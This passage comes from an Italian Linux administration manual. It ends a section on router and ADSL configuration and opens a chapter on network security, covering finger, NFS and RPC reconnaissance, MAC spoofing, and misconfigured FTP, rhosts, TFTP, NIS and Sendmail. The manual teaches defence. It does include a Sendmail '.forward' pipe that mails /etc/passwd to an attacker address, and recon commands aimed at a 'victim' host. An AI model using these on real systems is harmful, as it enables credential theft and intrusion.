
Figura 42.108. Un esempio di pagina di configurazione della rete interna con indirizzi statici. All'interfaccia del router collegata alla rete interna, si assegna l'indirizzo 63.123.24.22.



La gestione del NAT viene disabilitata, perché i nodi locali possono disporre di indirizzi IPv4 pubblici.

Quando è accertato che il collegamento della rete locale funziona correttamente (utilizzando gli indirizzi ottenuti), si può passare alla configurazione del lato esterno (WAN). È qui che si deve definire il protocollo di comunicazione.

Figura 42.109. La pagina di configurazione del collegamento ADSL, con il protocollo RFC 1483 LLC, utilizzando un router Pirelli.



Per le reti italiane, i parametri VPI e VCI corretti sono solitamente 8 e 35 rispettivamente.

Il registro del router potrebbe risultare contenere le informazioni seguenti:

```
1/1/1970 0:0:0> Ethernet Device 0 Detected
1/1/1970 0:0:0> ATM: Detected
1/1/1970 0:0:0> ATM: Setting up vcc0, VPI=8, VCI=35
1/1/1970 0:7:13> ATM Connected
1/1/1970 0:7:13> ATM layer is up, cell delineation achieved
1/1/1970 0:7:13> ADSL connected
```

42.8 Riferimenti

«

- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*, http://tldp.org/HOWTO/NET3-4-HOWTO.html
- Mark Grennan, *Firewalling and Proxy Server HOWTO*, http://tldp.org/HOWTO/Firewall-HOWTO.html
- *Squid Web Proxy Cache*, http://www.squid-cache.org/
- W3C, *Platform for Internet Content Selection (PICS)*, http://www.w3.org/PICS/
- W3C, *PICS Self-Rating Services List*, http://www.w3.org/PICS/raters.htm#self
- W3C, *Resource Description Framework (RDF)*, http://www.w3.org/RDF/
- *Safe For Kids rating description*, http://www.weburbia.com/safe/ratings.htm
- *The SafeSurf Internet Rating Standard*, http://www.safesurf.com/ssplan.htm
- K. Egevang, P. Francis, *RFC 1631, The IP Network Address Translator (NAT)*, 1994, http://www.ietf.org/rfc/rfc1631.txt

- Rusty Russell, *Linux 2.4 packet filtering HOWTO*, *http://netfilter.org/documentation/HOWTO/packet-filtering-HOWTO.html*
- Mark Grennan, *Firewalling and Proxy Server HOWTO*, *http://tldp.org/HOWTO/Firewall-HOWTO.html*
- Peter Bieringer, *Linux IPv6 HOWTO*, *http://www.tldp.org/HOWTO/Linux+IPv6-HOWTO/*
- Rusty Russell, *Linux 2.4 NAT HOWTO*, *http://www.netfilter.org/documentation/HOWTO/NAT-HOWTO.html*
- Hal Burgiss, *DSL HOWTO for Linux*, *http://tldp.org/HOWTO/pdf/DSL-HOWTO.pdf*

[1] **Tinyproxy** GNU GPL

[2] Il NAT (*Network address translation*) è un procedimento attraverso cui si modificano gli indirizzi IP, di solito allo scopo di consentire a una rete privata di accedere all'esterno.

[3] **Iptables** GNU GPL

[4] In questo caso, viene bloccato il pacchetto ICMP di richiesta di eco, quando tenta di «entrare» attraverso l'interfaccia '`lo`'.

[5] Bisogna ricordare comunque che il SI specifica la lettera «k» minuscola come prefisso moltiplicatore che esprime il valore 10^3.

[6] **netstat-nat** GNU GPL

Capitolo 43

Sicurezza e controllo

43.1 Introduzione ai problemi di sicurezza con la rete 4567
43.1.1 Problemi legali 4568
43.1.2 Informazioni: la prima debolezza 4569
43.1.3 Errori comuni di configurazione 4576
43.1.4 Servizi e programmi pericolosi per loro natura 4579
43.1.5 Fiducia e interdipendenza tra i sistemi 4583
43.1.6 Backdoor: cosa ci si può attendere da un sistema compromesso 4585
43.1.7 Regole dettate dal buon senso 4586
43.2 Virus, vermi e cavalli di Troia 4589
43.2.1 Dazuko 4592
43.2.2 Clamav 4595
43.2.3 Clamuko 4605
43.3 Protocollo IDENT 4610
43.3.1 Ident2 4612
43.3.2 Interrogazione del servizio e librerie 4613
43.3.3 Autenticazione interna tramite IDENT 4616
43.3.4 Proxy trasparente 4617
43.4 TCP wrapper in dettaglio 4619
43.4.1 Limiti e particolarità del TCP wrapper 4620
43.4.2 Configurazione del TCP wrapper 4621
43.4.3 Verifica della configurazione 4629

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

43.4.4 Verifica delle corrispondenze 4630
43.4.5 Un Finger speciale 4631
43.4.6 Verifica della propria identificazione 4632
43.5 Cambiare directory radice 4633
43.5.1 Un esempio pratico: TELNET 4635
43.6 Verifica dell'integrità dei file con AIDE 4639
43.6.1 Configurazione di AIDE: «aide.conf» 4639
43.6.2 Utilizzo 4645
43.7 Verifica della vulnerabilità della propria rete 4647
43.7.1 Queso 4648
43.7.2 Raccess 4650
43.7.3 Nmap 4652
43.8 Strumenti per il controllo e l'analisi del traffico IP . . . 4658
43.8.1 Netstat 4658
43.8.2 Fuser 4662
43.8.3 Tcpdump 4663
43.8.4 IPTraf 4675
43.8.5 Sniffit 4681
43.8.6 Wireshark 4685
43.8.7 IPlogger 4692
43.8.8 Psad 4693
43.8.9 Netcat 4696
43.9 Protezione della sessione di lavoro 4700

43.9.1 Utilizzo di «vlock» 4700
43.9.2 Utilizzo di «xlock» 4701
43.9.3 Utilizzo di «xtrlock» 4702
43.10 Riferimenti 4702

.procmailrc 4604 aide 4639 aide.conf 4639 chroot 4633 clamd 4600 clamd.conf 4600 clamdscan 4602 clamscan 4595 finger 4570 freshclam 4596 freshclam.conf 4596 fuser 4662 hosts.allow 4621 hosts.deny 4621 icmplog 4692 ident2 4612 identd 4610 identtestd 4613 in.identtestd 4613 iptraf 4675 nc 4696 netstat 4658 nmap 4652 psad.conf 4693 psadfifo 4693 queso 4648 queso.conf 4648 raccess 4650 rpcinfo 4574 safe_finger 4631 sniffit 4681 tcpdchk 4629 tcpdmatch 4630 tcpdump 4663 tcplog 4692 try-from 4632 vlock 4700 wireshark 4685 xlock 4701 xtrlock 4702

43.1 Introduzione ai problemi di sicurezza con la rete

Quando un sistema è collegato a una rete pubblica per la maggior parte del tempo, è soggetto ad aggressioni di ogni tipo. Chi amministra sistemi del genere ha il suo bel da fare a cercare di impedire l'accesso da parte di estranei non autorizzati, anche se spesso si ignora candidamente il problema.

Il problema della sicurezza dei sistemi in rete non ha una soluzione definitiva, ma solo delle regole indicative. Alle volte è sufficiente ignorare una carenza della versione particolare di un servizio

che funziona presso un elaboratore, per lasciare una botola aperta a disposizione di qualcuno che ne conosce il trucco.

43.1.1 Problemi legali

«

Nel momento in cui si piazza in rete un proprio elaboratore, rendendolo accessibile al pubblico, si assumono delle responsabilità. In particolare, a proposito del problema della sicurezza, altri sistemi potrebbero risultare danneggiati da un attacco condotto con successo ai danni del proprio. Quindi, la cosa non può essere ignorata, anche quando per se stessi potrebbe non essere importante.

Quando un sistema viene attaccato e l'aggressore riesce nel suo intento, non si può dire a cosa gli può servire, ma si possono immaginare quante cose terribili potrebbero essere ottenute a nome di quell'elaboratore e quindi del suo amministratore. Giusto a titolo di esempio, si può considerare che questo potrebbe servire: a inviare messaggi non desiderabili (*spam*); a ottenere accesso alle informazioni contenute nell'elaboratore; a modificarle per qualche fine; ad annusare la rete circostante alla ricerca di informazioni utili ad accedere agli elaboratori che si trovano in prossimità di quello già compromesso; oppure, più in generale, a coprire altre azioni di attacco verso sistemi estranei, usando il primo come copertura.

Con questo scenario, si comprende che la cosa più grave che deriva da un sistema compromesso è il rischio per il suo amministratore di essere coinvolto nell'attività illegale di qualcun altro. Pertanto, quando ci si dovesse accorgere di questo, se possibile, sarebbe opportuno staccare fisicamente tale elaboratore dalla rete, avvisare le altre persone coinvolte nell'amministrazione degli elaboratori della stessa rete locale (o che comunque hanno una qualche relazione con quel-

lo compromesso), tenere traccia in un registro fisico dell'accaduto e delle misure prese come conseguenza.

La necessità di annotare l'accaduto e le operazioni compiute deriva dalla possibilità di essere coinvolti in un procedimento giudiziario da parte di chi dovesse essere stato danneggiato dall'attività di questo ignoto.

Nello stesso modo in cui si può essere accusati ingiustamente di attività criminali compiute da altri, si rischia di accusare degli innocenti quando si cerca di determinare l'origine di un attacco. È importante tenere conto che se il sistema è stato compromesso, anche i file delle registrazioni possono esserlo, comunque, l'attacco potrebbe essere giunto attraverso un sistema già compromesso in precedenza, all'insaputa del suo amministratore.

43.1.2 Informazioni: la prima debolezza

I servizi offerti da un sistema connesso in rete offrono delle informazioni necessarie a compiere tali servizi. Queste informazioni sono la base di partenza di qualunque possibile attacco. Per comprendere l'importanza di ciò, occorre tentare di ragionare nello stesso modo dell'ipotetico aggressore.

La conseguenza normale della presa di coscienza di questo lato del problema è la tendenza alla riduzione dei servizi, in modo da limitare le notizie disponibili all'esterno.

Gli esempi che vengono mostrati, possono essere usati tranquillamente contro macchine di cui si ha l'amministrazione (e quindi la responsabilità). Se però si tenta di scoprire le debolezze di qualche altro sistema, anche se si crede di agire in buona fede, questo comportamento può essere individuato e considerato un tentativo di attacco reale.

43.1.2.1 Finger

Il protocollo Finger è la fonte primaria di informazioni per chi vuole tentare un attacco a un sistema, per cui va valutata la possibilità di escludere tale servizio dalla rete (il demone '**fingerd**'). Finger permette di conoscere chi è connesso al sistema e cosa sta facendo.

```
bruto@krampus:~$ finger @vittima.brot.dg[Invio]

  [vittima.brot.dg]

  Welcome to Linux version 2.0.35 at vittima.brot.dg !

   12:07pm  up  4:22, 1 users,  load average: 0.00, 0.00, 0.00

  Login    Name    Tty  Idle  Login Time   Office  Office Phone
  daniele          *6   4:21  Sep 30 07:45
```

Già questo permette di sapere il tipo di kernel utilizzato e le informazioni *uptime* (evidentemente l'elaboratore della vittima ha avviato il demone '**fingerd**' con l'opzione '**-w**'). Inoltre, in questo caso appare un solo utente connesso che sta svolgendo un lavoro con un programma da ben 4 ore e 21 minuti, senza osservare il sistema in alcun modo.

L'informazione sull'utilizzo del sistema è importante per l'aggressore, il quale può determinare quando agire in modo da non essere scoperto.

L'aggressore potrebbe poi tentare un'interrogazione dell'elenco degli utenti, utilizzando l'esperienza delle consuetudini comuni. Così facendo potrebbe scoprire un utente di sistema mal configurato, per esempio '**nobody**', oppure un utente di prova lasciato lì, o comunque un'utenza inutilizzata per qualche motivo.

```
bruto@krampus:~$ finger root@vittima.brot.dg[Invio]

  Login: root                                   Name: root
  Directory: /root                              Shell: /bin/bash
  Last login Thu Sep 30 8:34 (CEST) on ttyp1
          from dinkel.brot.dg.1.168.192.in-addr.arpa
  …
```

Tanto per cominciare, in questo esempio si vede che l'utente '**root**' può accedere da un elaboratore della rete locale, riconoscendone così la presenza e il nome: *dinkel.brot.dg*.

```
bruto@krampus:~$ finger nobody@vittima.brot.dg[Invio]

  Login: nobody                                 Name: Nobody
  Directory: /tmp                               Shell: /bin/sh
  Never logged in.
  …
```

In questo caso, si nota che l'utente '**nobody**' è stato configurato male. infatti, la directory personale di questo utente di sistema, dal momento che esiste una shell presumibilmente valida, non può essere '`/tmp/`'. Chiunque possa avere accesso a tale directory, cioè ogni utente, potrebbe inserirvi dei file di configurazione allo scopo di abi-

litare una connessione esterna senza la richiesta di una parola d'ordine (viene descritto più avanti l'uso possibile di file come '`.rhosts`' e '`.shosts`').

```
bruto@krampus:~$ finger pippo@vittima.brot.dg[Invio]

  Login: pippo                            Name: (null)
  Directory: /home/pippo                  Shell: /bin/bash
  Last login Thu Jan 1 10:18 (CET) on tty2
```

La scoperta di un utente che non accede da molto tempo, permette all'aggressore di concentrare la sua attenzione su tale utenza per tentare di impadronirsene. Di solito si tratta di utenti creati solo per fare qualche prova ('**pippo**', '**prova**', '**guest**', '**backdoor**', ecc.), lasciati lì e dimenticati. Niente di meglio quindi, considerato che spesso questi hanno delle parole d'ordine banali e individuabili facilmente.

43.1.2.2 NFS

«

La condivisione del file system attraverso il protocollo NFS può essere verificata facilmente attraverso un comando come '**showmount**'. La conoscenza delle porzioni condivise del file system aggiunge un tassello in più alle informazioni che può raccogliere l'ipotetico aggressore.

```
bruto@krampus:~$ /usr/sbin/showmount -e vittima.brot.dg[Invio]
```

```
Export list for vittima.brot.dg:
/          *.brot.dg,*.mehl.dg,*.plip.dg
/tftpboot  *.brot.dg,*.mehl.dg,*.plip.dg
/home      *.brot.dg,*.mehl.dg,*.plip.dg
/mnt       *.brot.dg,*.mehl.dg,*.plip.dg
/opt       *.brot.dg,*.mehl.dg,*.plip.dg
/usr       *.brot.dg,*.mehl.dg,*.plip.dg
```

Per quanto riguarda questo servizio, l'amministratore di *vittima.brot.dg* è stato abbastanza accurato, tranne per il fatto di avere concesso l'esportazione della directory radice per intero. Il fatto di avere limitato l'accessibilità a domini determinati (presumibilmente componenti la rete locale su cui è inserito tale elaboratore) non è una garanzia sufficiente. Chi dovesse riuscire a ottenere un accesso presso una macchina di questa rete, potrebbe sfruttare l'occasione.

È importante ribadire la pericolosità dell'esportazione di una directory radice. Se un ipotetico aggressore dovesse conoscere un difetto del servente NFS che gli potesse permettere di accedere, anche se formalmente non ne risulta autorizzato, il danno sarebbe enorme.

Si osservi l'esportazione della directory '`/home/`'; di sicuro viene concessa anche la scrittura. Se l'ipotetico aggressore fosse in grado di innestare questa directory nel suo sistema, gli sarebbe facile inserire file di configurazione come '`.rhosts`' ('**`rsh`**') e '`.shosts`' ('**`ssh`**'), per autorizzarsi l'accesso in qualità di quell'utente (anche senza l'utilizzo di alcuna parola d'ordine).

Da quanto affermato, è importante osservare che sarebbe meglio esportare directory in lettura e scrittura solo a nodi clienti indicati in modo preciso, evitando di consentire l'accesso in questo modo a tutta una rete o sottorete. In tutti gli altri casi, dove possibile, sarebbe meglio esportare solo in lettura.

43.1.2.3 Servizi RPC

«

Un'altra fonte di informazioni molto importante è data dai servizi RPC, attraverso il Portmapper. Basta usare '**rpcinfo**' per sapere quali servizi RPC sono offerti da un certo servente. Si osservi l'esempio seguente:

```
bruto@krampus:~$ rpcinfo -p vittima.brot.dg[Invio]

   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100005    1   udp    635  mountd
    100005    2   udp    635  mountd
    100005    1   tcp    635  mountd
    100005    2   tcp    635  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

In questo caso non c'è molto da sfruttare. In pratica è disponibile solo il servizio NFS. Però, in altre situazioni si può scoprire la presenza di NIS (YP) o di altri servizi più insidiosi.

43.1.2.4 SNMP

Il protocollo SNMP (*Simple network management protocol*, capitolo 36.11) ha lo scopo di consentire il controllo di apparecchiature raggiungibili attraverso la rete, fornendo un modo per pubblicare delle informazioni che in parte possono anche essere rese modificabili. Molte apparecchiature che si collegano alla rete offrono questo servizio, comportandosi come «agenti SNMP». Il problema sta nel fatto che, di norma, l'accesso al servizio avviene attraverso la comunità predefinita '**`public`**', ma, peggio ancora, le informazioni pubblicate potrebbero contenere i dati necessari ad accedere per modificarne la configurazione (di solito attraverso un servente HTTP integrato).

Pertanto, ogni volta che si inserisce un componente di rete, occorre sospettare la presenza del servizio SNMP, anche se questo non serve per i propri scopi, provvedendo eventualmente a cambiare il nome della comunità per l'accesso senza autenticazione.

43.1.2.5 Indirizzo fisico

Ci sono situazioni in cui il proprio traffico di rete contiene l'informazione dell'indirizzo fisico dell'interfaccia di rete utilizzata. Questo indirizzo fisico è composto normalmente da sei ottetti, per un totale di 48 bit. Generalmente questo indirizzo fisico è univoco, nel senso che non possono esistere due interfacce di rete con lo stesso numero, ma ciò consentirebbe di tracciare la posizione di un certo elaboratore, ovvero della persona che lo utilizza.

Se per qualche motivo è necessario celare questa informazione o cambiarla comunque per altri fini, con i sistemi GNU/Linux è possibile intervenire attraverso '**`ifconfig`**', nel modo seguente, dove

si presume di dover modificare l'indirizzo della prima interfaccia di rete Ethernet:

```
# ifconfig eth0 down hw ether 00:00:00:00:00:01 [Invio]

# ifconfig eth0 up [Invio]
```

Logicamente, solo dopo questo cambiamento è possibile attribuire indirizzi di rete all'interfaccia.

C'è comunque un'osservazione da fare: nella stessa rete fisica non ci possono essere in funzione due interfacce che si presentano con lo stesso indirizzo fisico, perché altrimenti si creerebbe un blocco del funzionamento della rete stessa.

43.1.3 Errori comuni di configurazione

«

Gli errori di configurazione dei servizi sono il metodo più comune attraverso cui si consente l'aggressione del proprio sistema. In questo caso, non ci sono sistemi sicuri che tengano, a meno che il servizio stesso sia stato predisposto per impedire delle «castronerie».

43.1.3.1 FTP anonimo

«

Il servizio FTP anonimo si basa sulla definizione di un utente di sistema, '**ftp**', e della relativa directory personale (*home*), '`~ftp/`'. L'utente che accede in modo normale vede un file system ridotto, dove la radice corrisponde alla directory '`~ftp/`'.

All'interno di questo piccolo mondo ci sono solitamente dei programmi di servizio, delle librerie e dei file di configurazione, tra cui in particolare anche il file '`~ftp/etc/passwd`'. Questo file **non deve** essere la copia di '`/etc/passwd`', altrimenti si rischierebbe di

mettere in condizione l'utente anonimo di leggere le parole d'ordine cifrate: un aggressore sarebbe in grado di scoprire le parole d'ordine reali degli utenti. A dire il vero, questa directory '`~ftp/etc/`' dovrebbe impedire la lettura del suo contenuto (0111_8), ma ciò serve solo a non fare conoscere quali file sono contenuti, mentre tutti sanno che ci dovrebbe essere il file '`~ftp/etc/passwd`'.

Inoltre, il fatto di lasciare il permesso di scrittura alla directory '`~ftp/`' può essere altrettanto insidioso. Un utente anonimo potrebbe mettere lì un file '`.forward`' creato appositamente per i suoi scopi. Nell'esempio seguente si spiega, sul piano teorico, in che modo un aggressore potrebbe riuscire a farsi spedire via posta elettronica il contenuto del file '`/etc/passwd`' reale del sistema.[1]

1. L'aggressore potrebbe creare un file per il *forward* (il proseguimento dei messaggi) contenente un comando, cosa consentita da Sendmail. In pratica, si potrebbe trattare del contenuto seguente:

   ```
   "|/bin/mail bruto@krampus.mehl.dg < /etc/passwd"
   ```

   Come si vede, si tratta di un condotto con cui si avvia '**`mail`**' per inviare il file '`/etc/passwd`' all'indirizzo *bruto@krampus.mehl.dg*.

2. Questo file dovrebbe essere inviato nella directory principale del servizio FTP della vittima, nominandolo '`.forward`', nell'ipotesi che quella directory risulti scrivibile.

3. Da quel momento, è sufficiente inviare un messaggio di posta elettronica qualunque all'indirizzo *ftp@vittima.brot.dg* perché *bruto@krampus.mehl.dg* riceva quel file delle parole d'ordine.

In questo caso, è molto probabile che per l'aggressore non sia poi tanto facile cancellare le tracce lasciate (cosa senza dubbio po-

sitiva). Tuttavia questa è la dimostrazione di cosa può fare una configurazione errata di tale servizio.

43.1.3.2 Accesso remoto

«

Il servizio offerto dai demoni '**rlogind**' e '**rshd**' è pericoloso per la sua sola presenza, in quanto un aggressore potrebbe utilizzare un difetto in un altro servizio per configurare con successo un proprio accesso utilizzando un utente già esistente. Oltre a questo, una configurazione errata potrebbe consentire un accesso indiscriminato.

La configurazione avviene attraverso due file possibili: '`/etc/hosts.equiv`' e '`~/.rhosts`' (il secondo deve risiedere nella directory personale degli utenti che ne vogliono usufruire).

Finché in questi file appaiono solo nomi di nodi a cui viene concesso di accedere, i pericoli sono limitati (si fa per dire): ogni utente accede al servente **senza l'indicazione della parola d'ordine**, ma è almeno costretto a utilizzare lo stesso nominativo-utente. Se però si aggiungono anche i nomi di utenti che possono accedere dall'esterno, se questo viene fatto nel file '`/etc/hosts.equiv`', si concede loro di assumere la personalità di qualunque altro utente di quel sistema, eccetto (normalmente) l'utente '**root**'.

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Se quello che si vede è il contenuto del file '`/etc/hosts.equiv`', gli utenti '**tizio**' e '**caio**' del cliente *dinkel.brot.dg* possono accedere come gli pare.

`tizio@dinkel:~$` **`rsh -l pippo vittima.brot.dg`** … [*Invio*]

L'esempio mostra l'utente '**tizio**' che accede all'elaboratore *vittima.brot.dg*, utilizzando lì il nominativo-utente '**pippo**', senza dover indicare alcuna parola d'ordine.

Questi file non prevedono l'indicazione di commenti. Se viene utilizzato il simbolo '**#**', può sembrare che questo funzioni regolarmente come un commento, però, se a un aggressore fosse possibile introdurre nel sistema DNS un nodo denominato proprio «#», facendo in modo che corrisponda a un suo indirizzo IP di comodo, ecco che quel commento servirebbe solo ad aggiungere un nuovo accesso senza parola d'ordine.

43.1.4 Servizi e programmi pericolosi per loro natura

Alcuni servizi e alcuni programmi sono pericolosi per loro natura. Se devono essere utilizzati è necessario che ciò avvenga su macchine di una rete locale ben protetta dalla rete esterna.

43.1.4.1 Trivial FTP

Il protocollo TFTP viene usato tipicamente per consentire ai sistemi senza disco (*diskless*) di avviarsi. Per questo, normalmente, viene permesso l'accesso alla directory '`tftpboot/`' nel servente (di solito si tratta precisamente di '`/var/lib/tftpboot/`'), all'interno della quale si articolano i dati che servono a ogni cliente per l'avvio.

L'organizzazione del sistema di avvio attraverso il protocollo TFTP deve essere accurata, in modo da non pubblicare dati che possano prestarsi per un uso improprio. Va prestata attenzione particolare al percorso che risulta essere pubblicato dal servente TFTP: quello che segue è un estratto del file '`/etc/inetd.conf`' con una configurazione gravemente errata.



```
…
tftp  dgram  udp  wait  root  /usr/sbin/in.tftpd  /usr/sbin/in.tftpd  /
…
```

In questo caso, il demone '**in.tftpd**' pubblica il contenuto complessivo del file system, partendo dalla radice, con i privilegi dell'utente '**root**'. In tal modo, diventa accessibile qualunque file, per quanto riservato o protetto sia.

Evidentemente, la configurazione del servizio TFTP deve essere tale da consentire un accesso limitato a un ramo ben controllabile, come nell'esempio seguente:



```
…
tftp dgram udp wait root /usr/sbin/in.tftpd /usr/sbin/in.tftpd -s /var/lib/tftpboot
…
```

In questo caso, con l'opzione appropriata, si fa in modo che il demone '**in.tftpd**' consenta l'accesso al solo ramo '`/var/lib/tftpboot/`', eseguendo anche una funzione ***chroot()***, cosa che rende completamente inaccessibile qualunque altra parte del file system.

43.1.4.2 NIS

La presenza di un servizio NIS viene scoperta facilmente attraverso un'interrogazione RPC, con il comando '**rpcinfo -p**'. L'unica «difesa» che ha il servizio NIS è quella di utilizzare un dominio NIS non intuibile; diversamente, chiunque ne sia a conoscenza può utilizzare il servizio.

Generalmente, il NIS utilizzato con i sistemi GNU, include il TCP wrapper, riconoscendo così i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', cosa che dovrebbe limitare tale problema di

accessibilità. Tuttavia, non bisogna dimenticare che i pericoli si corrono anche all'interno della propria rete locale, quella per la quale si concede normalmente l'utilizzo del servizio.

A parte queste considerazioni, il tipo di NIS che si utilizza normalmente fa viaggiare nella rete tutte le informazioni che amministra, comprese le parole d'ordine cifrate degli utenti. Un aggressore che avesse modo di analizzare la rete su cui viaggiano questi dati, potrebbe trarne vantaggio.

Un'altra cosa da considerare è che le informazioni amministrate dal NIS vengono collocate nella directory '`/var/yp/`***dominio_nis***`/`'. Se un aggressore dovesse riuscire a leggere tali directory, verrebbe immediatamente a conoscenza del nome del dominio NIS; poi, analizzando il contenuto dei vari file, potrebbe estrarre tutte le informazioni che gli servono sugli utenti. Quello che si vuole esprimere con questo è che non deve sfuggire l'esportazione della directory '`/var/`' attraverso il servizio NFS, perché sarebbe come esportare la directory '`/etc/`' stessa.

43.1.4.3 X

Il sistema grafico X è in grado di connettere i dispositivi che compongono la stazione grafica (tastiera, mouse e schermo) attraverso la rete. Questo si traduce nella possibilità per gli utenti di avviare un programma in un elaboratore diverso dal proprio e di gestirne il funzionamento attraverso il proprio schermo grafico. Evidentemente, questo significa che vengono fatte viaggiare attraverso la rete informazioni potenzialmente delicate, esattamente come se si usasse una shell remota non cifrata.

In generale, sarebbe utile impedire qualunque interazione tra gli elaboratori per ciò che riguarda X. Inoltre, bisognerebbe vietarne l'utilizzo incontrollato, impedendo il transito di questo protocollo attraverso i router.[2]

43.1.4.4 Sendmail

«

Sendmail è considerato generalmente un servente SMTP fragile dal punto di vista della sicurezza. Sendmail è stato progettato originalmente con una filosofia di massima prestazione e configurabilità, trascurando aspetti della sicurezza che si sono presentati con il tempo.

Uno dei maggiori problemi di Sendmail è legato alla possibilità di avere un destinatario rappresentato da un file o da un condotto. Questo può essere utile nel file '`/etc/aliases`' o nel file '`~/.forward`' di ogni utente, per creare un archivio di messaggi, per gestire una lista di posta elettronica, o per filtrare i messaggi attraverso programmi specifici. Ma così il file '`~/.forward`' potrebbe essere sfruttato da parte di un aggressore che sia in grado di crearlo o di accedervi in scrittura nella directory di un utente: inviando un messaggio all'indirizzo di quell'utente potrebbe ottenere l'avvio di un comando definito in un condotto.

In passato, si sono evidenziate diverse tecniche che sfruttavano questo meccanismo, magari semplicemente mettendo dei comandi al posto dei destinatari dei messaggi. Attualmente questi problemi sono conosciuti e le versioni più recenti di Sendmail non dovrebbero consentire più questi trucchi, ma in generale Sendmail è classificabile come un programma potenzialmente pericoloso.

A quanto affermato si aggiunga l'estrema difficoltà nella sua configurazione, cosa che costringe generalmente a mantenere ciò che è stato definito da altri. Un errore in questa configurazione, fatto da chiunque, potrebbe permette a qualcuno di sfruttare Sendmail per scopi indesiderabili, al limite solo per la diffusione di *spam*.

43.1.5 Fiducia e interdipendenza tra i sistemi

Lo studio sui problemi di sicurezza riferiti a un nodo particolare, non può limitarsi all'ambito di quell'elaboratore; deve includere anche l'ambiente circostante, ovvero gli altri elaboratori dai quali può dipendere per determinati servizi, oppure dai quali può accettare accessi senza autenticazione.

L'aggressione a uno di questi sistemi pregiudica conseguentemente tutti quelli che ne dipendono.

43.1.5.1 Fiducia incondizionata

Si può parlare di «fiducia incondizionata» quando si concede ad altri elaboratori l'accesso, o l'utilizzo di determinati servizi, senza alcuna forma di controllo che non sia la pura determinazione del nome di questi (il nome a dominio) o del numero IP, mentre in condizioni normali sarebbe necessaria almeno l'indicazione di una parola d'ordine.

